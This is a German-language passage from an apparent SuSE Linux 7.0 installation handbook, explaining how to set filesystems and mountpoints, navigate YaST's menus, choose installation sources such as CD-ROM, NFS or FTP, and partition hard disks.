- Der Speicherplatz in einem Dateisystem wird mit Hilfe der *Inodes* verwaltet. Die Inodes zeigen auf die eigentlichen in Dateien gespeicherten Daten. Die Zahl der Inodes wird beim Einrichten eines Dateisystems festgelegt. Will man viele kleine Dateien anlegen können, braucht man viele Inodes (die natürlich auch selbst mehr Platz verbrauchen); in Dateisystemen, die eher große Dateien enthalten, braucht man entsprechend weniger Inodes. Näheres zu diesem Thema finden Sie in Abschnitt 3.3.10 auf Seite 103.

### Schritt für Schritt...

Sie befinden sich in der Eingabemaske ‘Festlegen der Dateisysteme’ (vgl. Abbildung 3.10 auf Seite 100). Gehen Sie so vor, um die Dateisysteme Ihrer neuen Partitionen festzulegen:

#### 1. Zunächst zur Vorinformation, was zu tun ist:

- Für Ihre DOS-/HPFS-Dateisysteme (in den DOS-/HPFS-Partitionen) können Sie hier einen *Mountpoint* festlegen.
- Für jede Ihrer neuen Linux-Partitionen:
  - Müssen Sie einen Mountpoint festlegen.
  - Können Sie ‘F3=Typ setzen’ ein Dateisystem auswählen (ext2 oder reiserfs).
  - Können Sie mit ‘F5=Expertenmenü’ Feineinstellungen vornehmen.
  - Können Sie mit ‘F6=Formatieren’ die vorgeschlagene Art des Formatierens verändern (mit oder ohne Prüfung).
- Die Funktion ‘Fstab lesen’ brauchen Sie bei der Erstinstallation *nicht*.

#### 2. Sie können den Typ des Linux-Dateisystems mit (F3) setzen. Es stehen z. Z. das bewährte ext2 oder das neue reiserfs mit fortgeschrittenen Möglichkeiten zur Verfügung.





Abbildung 2.20: YaST – DOS/Windows-Partition mounten

### Achtung

ReiserFS kann *nicht* zusammen mit Software-RAID 5 eingesetzt werden. Bei Hardware-RAID gibt es keine Einschränkungen. Zur Zeit (Juli 2000) ist reiserfs im Vergleich zu ext2 noch sehr jung; bitte berücksichtigen Sie diesen Umstand, wenn Sie sich für reiserfs entscheiden. Zu ReiserFS vgl. auf Seite 101.




- Wenn Sie eine DOS- oder HPFS-Partition mit Linux ansprechen wollen, wählen Sie diese aus und drücken Sie (F4). Es erscheint ein Eingabefenster, in dem Sie ein Verzeichnis angeben müssen. Unter diesem Verzeichnis finden Sie später Ihr DOS-/HPFS-Dateisystem. Wählen Sie 'Anderer Eintrag' und geben Sie dann zum Beispiel /dos an; achten Sie auf den Schrägstrich ( \ / ) am Anfang. Bestätigen Sie mit (↵).

Bei einer DOS-Partition erscheint eine weitere Maske (Abbildung 2.20); Sie wählen, wie Linux das DOS-Dateisystem ansprechen soll (siehe auch Abschnitt 3.3.10 auf Seite 102). Normalerweise wollen Sie Ihr DOS-Dateisystem eigenständig nutzen und von Linux aus nur sporadisch auf die DOS-Partition zugreifen können, z. B. zum Dateiaustausch; wählen Sie hier 'DOS' oder 'FAT-Win95' (= vfat). UNIX-Dateiattribute und lange Dateinamen, wie sie das **UMSDOS**-Dateisystem bietet, sind *nur* notwendig, wenn Sie SuSE Linux auf einer DOS-Partition installieren wollen – vermeiden Sie dies bitte tunlichst!

- Als Nächstes geben Sie die **Mountpoints** der Linux-Partitionen an. Wählen Sie nacheinander die Linux-Partitionen aus, drücken Sie (F4). Es erscheint das Fenster, in dem Sie das Verzeichnis angeben, unter dem das Dateisystem

dieser Partition im Gesamdateisystem erscheinen soll. Geben Sie immer den Pfad mit Schrägstrich ( `/` ) am Anfang an.

Welche Verzeichnisse Sie als Mountpoint angeben, hängt natürlich von Ihrer Partitionsplanung ab. Jedenfalls brauchen Sie *unbedingt* ein `/` -Verzeichnis (engl. *root directory*), das sozusagen die Wurzel und den Stamm des Gesamdateisystems bildet; für dieses Verzeichnis wird im Deutschen mitunter auch der Ausdruck „Wurzelverzeichnis“ gebraucht. Die weiteren Dateisysteme und deren Mountpoints sind – wie bereits erwähnt – Geschmackssache; aber Achtung:



### Achtung

Verzeichnisse, die bereits beim Booten benötigt werden, müssen direkt im `/` -Dateisystem liegen; zu diesem Zeitpunkt sind die einzelnen Äste des Gesamdateisystems noch nicht zusammengesetzt („gemountet“). Deshalb dürfen Sie die Verzeichnisse `/bin`, `/dev`, `/lib`, `/etc` und `/sbin` hier *nicht* angeben!

5. Ignorieren Sie bitte das ‘Expertenmenü’, wenn Sie gerade erst mit Linux beginnen; in der Regel sind die Voreinstellungen automatisch so festgelegt, dass ein sicherer Betrieb gewährleistet werden kann. Verändern Sie die vorgeschlagene Werte nur, wenn Ihnen die Folgen bekannt sind (vgl. auf Seite 103)!
6. Bestimmen Sie, ob und wie die Linux-Partitionen formatiert werden sollen. Die Partitionen, die wir in Abschnitt 2.11.1 auf Seite 83 neu eingerichtet haben, müssen auf jeden Fall formatiert werden. Haben Sie eine moderne Festplatte, genügt ‘Normal formatieren’; falls Ihr Massenspeicher nicht mehr ganz tafrisch ist, sollten Sie ‘Formatieren mit Prüfen’ verwenden.  
Wählen Sie nacheinander die Linux-Partitionen an, drücken Sie (**F6**) und selektieren Sie dann die geeignete Formatierungsart; am Ende sollte das Menü wie in Abbildung 2.21 auf der nächsten Seite aussehen (möglicherweise haben Sie aber *kein* NFS-Verzeichnis eingetragen!).
7. Wählen Sie ‘weiter’, dann wird nach einer Sicherheitsabfrage die Partition formatiert.






Abbildung 2.21: YaST – Mountpoints



## 3 YaST– Yet another Setup Tool

YaST (**yast**) ist ein wesentlicher Bestandteil von SuSE Linux. YaST hilft, das System zu installieren, die Software zu verwalten (Installation und De-Installation) und unterstützt bei der Administration des Systems.

Dieses Kapitel soll die wichtigsten Funktionen von YaST beschreiben.

### Hinweis



Mit SuSE Linux 7.0 wird ein wieder überarbeitetes YaST ausgeliefert; die hier beigegebenen Bilder („Screenshots“) müssen nicht in jedem Detail stimmen.

## 3.1 Bedienung und Tastenbelegung

Sie starten YaST am  *Prompt* mit dem Befehl **yast**:

```
erde: # yast
```

Die Bedienung von YaST erfolgt im Wesentlichen mit den Cursor-Tasten und der Tabulator-Taste (**Tab**). Sie können sich in den Listen mit den Cursor-Tasten sowie mit **Bild ↑** und **Bild ↓** bewegen, mit **Leertaste** lassen sich Punkte in Auswahllisten anwählen. Normalerweise ist Ihre Auswahl mit **Enter** bzw. **↵** zu bestätigen. Mit **Esc** können Sie in der Regel die Menüs wieder verlassen; wenn getroffene Einstellungen komplexer Menüs beibehalten werden sollen, ist **F10** zu betätigen.

Bei Ja-Nein-Abfragen bzw. bei Texteingabefeldern können Sie mit **Tab** zwischen den einzelnen Feldern bzw. Buttons springen. Wenn Sie YaST im Farbmodus verwenden, ist die *aktive* Auswahl immer in *blau* dargestellt.

In seltenen Fällen, z. B. wenn Sie YaST remote von einem Nicht-Linux-Terminal aus starten, können Sie die im nachfolgenden Text bzw. in der YaST-Fußleiste genannten Funktionstasten nicht benutzen, weil die Tastencodes missinterpretiert werden. In diesem Fall können Sie durch Eingeben von **(Strg) + (f) <ziffer>** das Drücken der Funktionstaste **F<ziffer>** simulieren. Für **F10** können Sie **(Strg) + (f) 0** eingeben. Die Funktionstasten **F11** und **F12** werden in YaST nicht verwendet.

## 3.2 Das YaST-Hauptmenü

Wenn Sie YaST starten, befinden Sie sich im „Hauptmenü“ (Abbildung 3.1).




Abbildung 3.1: Das „Hauptmenü“

- ‘**Allgemeine Hilfe zu Installation und YaST-Tastaturbelegung**’  
Verschiedene Informationen.
- ‘**Einstellungen zur Installation ->**’ Dieser Eintrag verzweigt in eine Unterauswahl (vgl. Abschnitt 3.3).
- ‘**Installation festlegen/starten**’ Von hier gelangt man in die Software-Zusammenstellung, um Pakete nachzuinstallieren oder aus dem System zu entfernen (vgl. Abschnitt 3.4 auf Seite 105).
- ‘**System updaten**’ Falls einige Pakete erneuert werden sollen.
- ‘**Administration des Systems ->**’ Über diesen Punkt wird das Menü für die System-Administration aufgeklappt (vgl. Abschnitt 3.6 auf Seite 112).
- ‘**README-Datei zum Installationsmedium anzeigen**’ Wichtige Zusatz-Informationen.
- ‘**Copyright**’ Die Juristen haben das Wort.
- ‘**YaST beenden**’ – Nichts währt ewig.

### 3.3 Einstellungen zur Installation

Alle für die Installation relevanten Einstellungen werden im Untermenü ‘**Einstellungen zur Installation**’ vorgenommen (Abbildung 3.2 auf der nächsten Seite). Mit (Esc) können Sie die Menüs wieder verlassen.

Die eigentliche Installation kann erst durchgeführt werden, wenn Sie die Zielpartitionen festgelegt haben! Einige Punkte können auch nach der Installation noch sinnvoll angewählt werden, wenn man Einstellungen aktualisieren möchte.




Abbildung 3.2: Menü ‘Einstellungen zur Installation’

### 3.3.1 Sprache festlegen

Mit ‘Sprache festlegen’ kann die Sprache der YaST-Masken geändert werden; der Wert wird in der Variablen `LANGUAGE` in `/etc/rc.config` hinterlegt (siehe auf Seite 512).

### 3.3.2 Tastaturbelegung auswählen

Mit ‘Tastaturbelegung auswählen’ kann die Tastaturbelegung geändert werden; der Wert wird in der Variablen `<KEYTABLE>` in `/etc/rc.config` hinterlegt (vgl. Abschnitt 17.6 auf Seite 513).

Wählen Sie `qwertz/de-lat1-nd` oder `qwertz/de-lat1n1` für eine moderne PC-Tastatur mit *deutscher* Belegung. Bei diesen Bezeichnungen steht ‘nd’ für „no dead keys“; damit soll zum Ausdruck gebracht werden, dass z. B. Akzentzeichen direkt eingegeben werden können, ohne erst die Leertaste betätigen zu müssen. ‘qwertz’ steht für die Abfolge der fünf Tasten, mit denen die zweitoberste Tastenreihe von links her beginnt.

### 3.3.3 Installationsquelle auswählen

Dieser Dialog (Abbildung 3.3 auf der nächsten Seite) gibt Ihnen die Möglichkeit, das Medium auszuwählen, von dem Sie installieren möchten. Rufen Sie ihn durch den Menüeintrag ‘Installationsquelle auswählen’ auf.

Im häufigsten Fall werden Sie hier wohl den Menüpunkt ‘Installation von CD-ROM’ auswählen, wenn Sie direkt von dem CD-ROM-Laufwerk Ihres Rechners installieren wollen.

Über den Menüeintrag ‘Installation von einer Festplatten-Partition’ können Sie Linux auch dann installieren, wenn Ihr CD-ROM-Laufwerk




Abbildung 3.3: Auswahl der Installationsquelle in YaST

nicht direkt von Linux unterstützt wird (siehe auch Abschnitt 3.3.5). Sollten Sie den Inhalt der CDs im Linux-Dateibaum abgelegt haben, so können Sie die Option ‘Installation von einem erreichbaren Verzeichnis’ wählen.

Mit ‘Installation via NFS’ bzw. ‘Installation von einem FTP-Server’ können Sie Linux auf einem Rechner installieren, der zwar über kein eigenes CD-ROM-Laufwerk verfügt, jedoch per *Ethernet* mit einer Maschine verbunden ist, in der sich ein CD-ROM-Laufwerk befindet. Lesen Sie hierzu bitte Abschnitt 3.3.6 auf der nächsten Seite bzw. Abschnitt 3.3.8 auf Seite 97.

3.3.4 Installation von CD-ROM




Abbildung 3.4: Auswahl des CD-ROM-Laufwerks






Abbildung 3.6: PLIP-Konfiguration

Wenn Sie direkt mit dem NFS-Server verbunden sind, ist die Adresse des PLIP-Partners dieselbe, die Sie nachfolgend für die Adresse des NFS-Servers eingeben müssen. Das PLIP-Interface wird in den allermeisten Fällen `plip1` sein. Auch die Hardware-Parameter dürften nur in den allerwenigsten Fällen vom Standard abweichen.

Beachten Sie bitte, dass bei Verwendung der parallelen Schnittstelle als PLIP-Interface kein Drucker mehr an dieser Schnittstelle betrieben werden kann! In vielen Fällen führt ein an eine solche Schnittstelle angeschlossener Drucker einen Dauerreset aus, sobald der Treiber zugreift!

In der folgenden Maske geben Sie dann die IP-Adresse des NFS-Servers an, sowie das Verzeichnis, in dem sich die Quelldateien befinden. Selbstverständlich muss der Server dieses Verzeichnis an den neu zu installierenden Rechner exportieren!

#### 3.3.7 Installation von einem erreichbaren Verzeichnis

Diese Option dient im Wesentlichen dazu, weitere Software nachzuinstallieren, nachdem Ihr Linux erst einmal läuft. Weiterhin stellt es eine Möglichkeit dar, unter Umständen Linux mit Laufwerken zu installieren, für die zum Zeitpunkt der Erstellung der CDs noch keine Treiber verfügbar waren.

Um nun von YaST aus dieses Laufwerk ansprechen zu können, starten Sie zuerst YaST. Wenn Sie dies getan haben, wechseln Sie auf eine andere Konsole (z. B. mit `(Alt)+(F2)` auf die zweite virtuelle Konsole) und loggen sich dort als Benutzer `'root'` ein.

Von hier aus müssen Sie nun das CD-ROM-Laufwerk *von Hand* auf ein bestimmtes Verzeichnis *mounten*, z. B. durch Eingabe von

```
erde: # mount -t iso9660 /dev/cdrom /cdrom
```

Siehe hierzu auch Abschnitt [19.11.2](#) auf Seite [565](#).



Nun können Sie eine ganz normale Installation durchführen. Zu diesem Zweck geben Sie in der folgenden Maske (Abbildung 3.7) das Verzeichnis an, in dem sich die Quelldateien befinden; das ist das Verzeichnis, auf das die CD gemountet wurde, ergänzt um den Pfad `suse`.




Abbildung 3.7: Eingabe des Quellverzeichnisses

Haben Sie zum Beispiel das Laufwerk (oder die Festplattenpartition) auf das Verzeichnis `/cdrom` gemountet, dann geben Sie wie in Abbildung 3.7 ein:

```
/cdrom/suse
```

### 3.3.8 Installation via FTP

Ähnlich wie bei NFS ist dies eine weitere Möglichkeit, SuSE Linux auf einem Rechner zu installieren, der über kein (unterstütztes) CD-ROM-Laufwerk verfügt. Voraussetzung dafür ist allerdings, dass die Netzwerkgrundkonfiguration bereits durchgeführt wurde.

**'FTP Server [Name|IP]'** Der Name oder die IP-Adresse des FTP-Servers.

**'Server Verzeichnis'** Die Stelle auf dem FTP-Server, an der sich das `suse`-Verzeichnis befindet.

**'[ ] Proxy verwenden?'** Nur ankreuzen, wenn Sie sich sicher sind, einen FTP-Proxy benutzen zu müssen; ein Proxy wird in der Regel *nicht* benötigt. Weiterhin wird zwingend ein *echter* FTP-Proxy benötigt; HTTP-Proxies können *nicht* verwendet werden!

**'Proxy [Name|IP]'** Nur einen Eintrag vornehmen, wenn Sie den vorangegangenen Punkt angekreuzt haben.

**'[X] Default FTP Port?'** In der Regel bitte ankreuzen.

**'Port [Nummer]'** Sollte in der Regel auf 21 stehen.

FTP EinstellungenYaST Version 1.04b -- (c) 1994-2000 SuSE GmbH

FTP Server [Name|IP]

:ftp.suse.com

:

Server Verzeichnis

:pub/suse/i386/current

:

[ ] Proxy verwenden?

:

Proxy [Name|IP]

:(no proxy)

:

[X] Default FTP Port?

:

Port [Nummer]

:21

:

[X] Anonymous FTP?

:

Login

:anonymous

:

Password

:\*\*\*\*

:

Timeout [Sekunden]

:60

:

Lokales Tmp-Verzeichnis

:/var/tmp

:

Log:

F1=Hilfe

F5=Test

F10=Ok

Esc=Abbruch

Abbildung 3.8: Angaben für die FTP-Installation

‘**[X] Anonymous FTP?**’ Immer dann ankreuzen, wenn Sie einen öffentlichen FTP-Server verwenden wollen.

‘**Login**’ Falls Sie den vorangegangenen Punkt *nicht* angekreuzt haben, setzen Sie hier den Benutzernamen und dann beim nächsten Punkt das Passwort.

‘**Password**’ Geben Sie hier das Passwort ein.

‘**Timeout [Sekunden]**’ 60 ist eine gute Vorgabe.

‘**Lokales Tmp-Verzeichnis**’ Das Verzeichnis, in dem Dateien lokal zwischengespeichert werden sollen.

Hinweis: YaST baut ausschließlich passive FTP-Verbindungen auf.

### 3.3.9 Festplatte(n) partitionieren

Der kritischste Punkt der Installation eines neuen Betriebssystems ist das Aufteilen der Festplatte. Üblicherweise benötigt jedes Betriebssystem mindestens eine eigene Partition.

#### Tipp



Mit Linux ist es auch möglich, das System auf ein bestehendes MS-DOS-Dateisystem zu installieren, jedoch sollten Sie diese Möglichkeit nur wahrnehmen, um einmal in das System „hineinzuschnuppern“. Die Performance ist dann weit geringer als bei der Installation auf Linux-eigene, spezifische Partitionen, und das System ist auch nicht so sicher, da beispielsweise keine Filesystem-Checkprogramme für MS-DOS existieren und Linux während des Betriebs von DOS beeinflusst werden kann.

Wenn Sie Linux eigene Partitionen spendieren möchten, können Sie das System auf mehrere Partitionen aufteilen. Die Aufteilung eines Unix-Systems ist eine Frage des persönlichen Geschmacks und der Philosophie, so dass kein „Königsweg“ existiert (siehe Abschnitt 2.9 auf Seite 75 und Abschnitt 2.10 auf Seite 76); ein ausführliches Beispiel zum Partitionieren finden Sie in Abschnitt 2.11.1 auf Seite 83 ff.

Auf jeden Fall sollten Sie jedoch eine eigene Swap-Partition vorsehen, die den *virtuellen Speicher* (→ *Speicher*) Ihres Rechners vergrößert (siehe Abschnitt 2.10.1 auf Seite 78). – Zwar ist auch der Einsatz einer Swap-Datei möglich, dies ist jedoch aus Performancegründen nicht anzuraten, da alle Zugriffe auf diese Datei über das Dateisystem erfolgen müssen. Besonders wenn Ihr Rechner nur über wenig Hauptspeicher verfügt, ist die Swap-Datei keine Alternative zur eigenen Swap-Partition.

Haben Sie in dem Rechner mehr als eine Festplatte, so werden Sie aufgefordert, die Platte auszuwählen, die Sie im nächsten Arbeitsschritt partitionieren möchten. Sie gelangen hierauf in ein Menü, in dem die gegenwärtige Aufteilung der Festplatte angezeigt wird (Abbildung 3.9).




Abbildung 3.9: Partitionen einrichten

Mit den Cursortasten  $\uparrow$  und  $\downarrow$  können Sie sich in der Liste der verfügbaren Partitionen bewegen und durch  $\textcircled{\text{F3}}$  den Typ einer Partition verändern. Mit  $\textcircled{\text{F4}}$  wird eine bestehende Partition gelöscht, mit  $\textcircled{\text{F5}}$  können Sie eine neue Partition anlegen.

Ein Ändern des Partitionstyps (mit  $\textcircled{\text{F3}}$ ) ist zwingend erforderlich, wenn eine Swap-Partition anzulegen ist. Möglicherweise ist gar kein Umpartitionieren erforderlich, wenn Sie sich zum Beispiel dazu entschlossen haben, eine derzeit von einem anderen Betriebssystem verwendete Partition künftig für Linux einzuset-

zen. Bewegen Sie in diesen Fällen einfach den Balkencursor auf die entsprechende Partition und drücken Sie **F3**.

Beachten Sie, dass Linux keinerlei Voraussetzungen über die Art der Partitionen macht, auf denen es installiert werden soll:

Es ist gleichermaßen möglich, Linux auf einer *primären* Partition zu installieren wie auf einer *logischen* innerhalb einer erweiterten Partition.

Die logischen Partitionen wurden eingeführt, da in der Partitionstabelle nur Platz für insgesamt vier Einträge ist. Benötigt man mehr, so muss man eine der Partitionen zu einer *erweiterten* Partition machen, in der man dann weitere logische Partitionen anlegen kann.<sup>1</sup>

### 3.3.10 Ziel-Partitionen/Dateisysteme festlegen

Nach der Aufteilung der Festplatte in Partitionen müssen Sie diesen Partitionen Unterverzeichnisse im Linux-Verzeichnisbaum zuordnen. Wählen Sie dazu den Punkt 'Ziel-Partitionen/Dateisysteme festlegen'.





Abbildung 3.10: Festlegen der Dateisysteme

Im Beispiel (Abbildung 3.10 auf der vorherigen Seite) sehen Sie die Partitionen eines Systems mit einer Festplatte. Sie können nun für jede einzelne Partition festlegen, ob und wie sie formatiert werden soll sowie an welchen Punkt Ihres Verzeichnisbaumes sie später „gemountet“ werden soll.

Sie müssen genau eine Partition als „Root“-Partition vorsehen! Diese heißt deswegen so, weil sie die Wurzel (engl. *root*) aller Verzeichnisse darstellt. Deshalb wird ihr der  **Mountpoint** ' / ' zugeordnet.

<sup>1</sup>Erweiterte sowie logische Partitionen werden von DOS-fdisk als *erweiterte DOS-Partition* bzw. *logische Laufwerke* bezeichnet, obwohl das Konzept über Betriebssystemgrenzen hinweg gültig ist.

Die einzelnen Funktionen zur Manipulation der Dateisysteme erreichen Sie durch die entsprechenden Funktionstasten.

Sie können im Regelfall nur Linux-Partitionen bearbeiten. Steht der Balkencursor auf einer Partition eines anderen Betriebssystems, so sind alle Funktionen außer dem Festlegen des Mountpoints abgeschaltet.

### Type setzen


Mit **F3** können Sie zwischen den beiden Dateisystemen `ext2` und `reiserfs` wählen.

**‘ext2’** – Das `ext2`-Dateisystem (engl. *second extended-2 filesystem*) ist seit vielen Jahren als das Standard-Dateisystem etabliert.

